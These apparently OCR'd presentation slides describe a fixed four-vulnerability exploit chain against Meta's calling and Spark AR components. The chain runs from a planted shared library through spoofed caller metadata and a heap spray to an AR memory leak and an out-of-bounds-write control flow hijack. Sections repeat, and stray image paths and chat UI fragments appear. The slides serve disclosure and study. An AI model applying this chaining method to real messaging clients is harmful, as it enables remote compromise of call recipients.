
Our exploit chains four exploitation primitives from a set of **4 vulnerabilities**. These vulnerabilities are a mix of issues crossing different FoA components. All were internally discovered during security reviews of Meta code and **have been fixed.**

Vulnerability	Title	Security Impact
Vulnerability 1 (Rsys)	Rsys Apps Vulnerable to Incoming Call Metadata Spoofing	A malicious user can create a call appearing as if it is coming from someone else (e.g. Mom)
Vulnerability 2 (Spark AR)	Out of bounds Read in SegmentationModule::getForegroundPercent	An AR effect can read out of bounds on the heap potentially leading to information disclosure and an ASLR defeat
Vulnerability 3 (Rsys)	Signaling messages sendable over media data channel	Malicious calling clients can send signaling messages P2P that should be reserved for the server
Vulnerability 4 (Rsys)	Incorrect Signed Integer Comparison Leads to OOB Write in UnifiedPlanSdpUpdateSerializer::applyDelta	Out of bounds write on the heap reachable client-to-client during a call that can corrupt the heap in a targeted manner

Curated Vulnerabilities

Our exploit chains four exploitation primitives from a set of **4 vulnerabilities**. These vulnerabilities are a mix of issues crossing different FoA components. All were internally discovered during security reviews of Meta code and **have been fixed.**

Vulnerability	Title	Security Impact
Vulnerability 1 (Rsys)	Rsys Apps Vulnerable to Incoming Call Metadata Spoofing	A malicious user can create a call appearing as if it is coming from someone else (e.g. Mom)
Vulnerability 2 (Spark AR)	Out of bounds Read in SegmentationModule::getForegroundPercent	An AR effect can read out of bounds on the heap potentially leading to information disclosure and an ASLR defeat
Vulnerability 3 (Rsys)	Signaling messages sendable over media data channel	Malicious calling clients can send signaling messages P2P that should be reserved for the server
Vulnerability 4 (Rsys)	Incorrect Signed Integer Comparison Leads to OOB Write in UnifiedPlanSdpUpdateSerializer::applyDelta	Out of bounds write on the heap reachable client-to-client during a call that can corrupt the heap in a targeted manner



Malicious Caller

Victim Callee

Send a shared library as an E2EE attachment (Primitive 1)

Ring callee with spoofed caller metadata and heap spray payload (Primitive 2)

Victim answers the call


Auto-enable malicious AR effect for all participants (Primitive 3)

Disclosed Memory Contents

Execute control flow hijack using out of bounds write (Primitive 4)

(Chained with Primitive 1 planted library)

03 Exploitation: Primitive 1



Malicious Caller

Victim Callee

Send a shared library as an E2EE attachment (Primitive 1)

Ring callee with spoofed caller metadata and heap spray payload (Primitive 2)

Victim answers the call

Auto-enable malicious AR effect for all participants (Primitive 3)

Disclosed Memory Contents

Execute control flow hijack using out of bounds write (Primitive 4)

(Chained with Primitive 1 planted library)


Send a shared library as an E2EE attachment

This primitive exploits E2EE attachments to send a shared library that is prefetched and stored on to the victim file system.

Downloaded attachments have a predictable file path on the victim file system based on SHA256 hash of plaintext contents

- The exploit knows this path deterministically since it controls the plaintext contents of the incoming attachment

The exploit sends the shared library before it initiates the call to ensure it will be available on the file system before the control flow hijack



End-to-end encrypted

Messages and calls are secured with end-to-end encryption. Learn more


12:38 PM

Hi

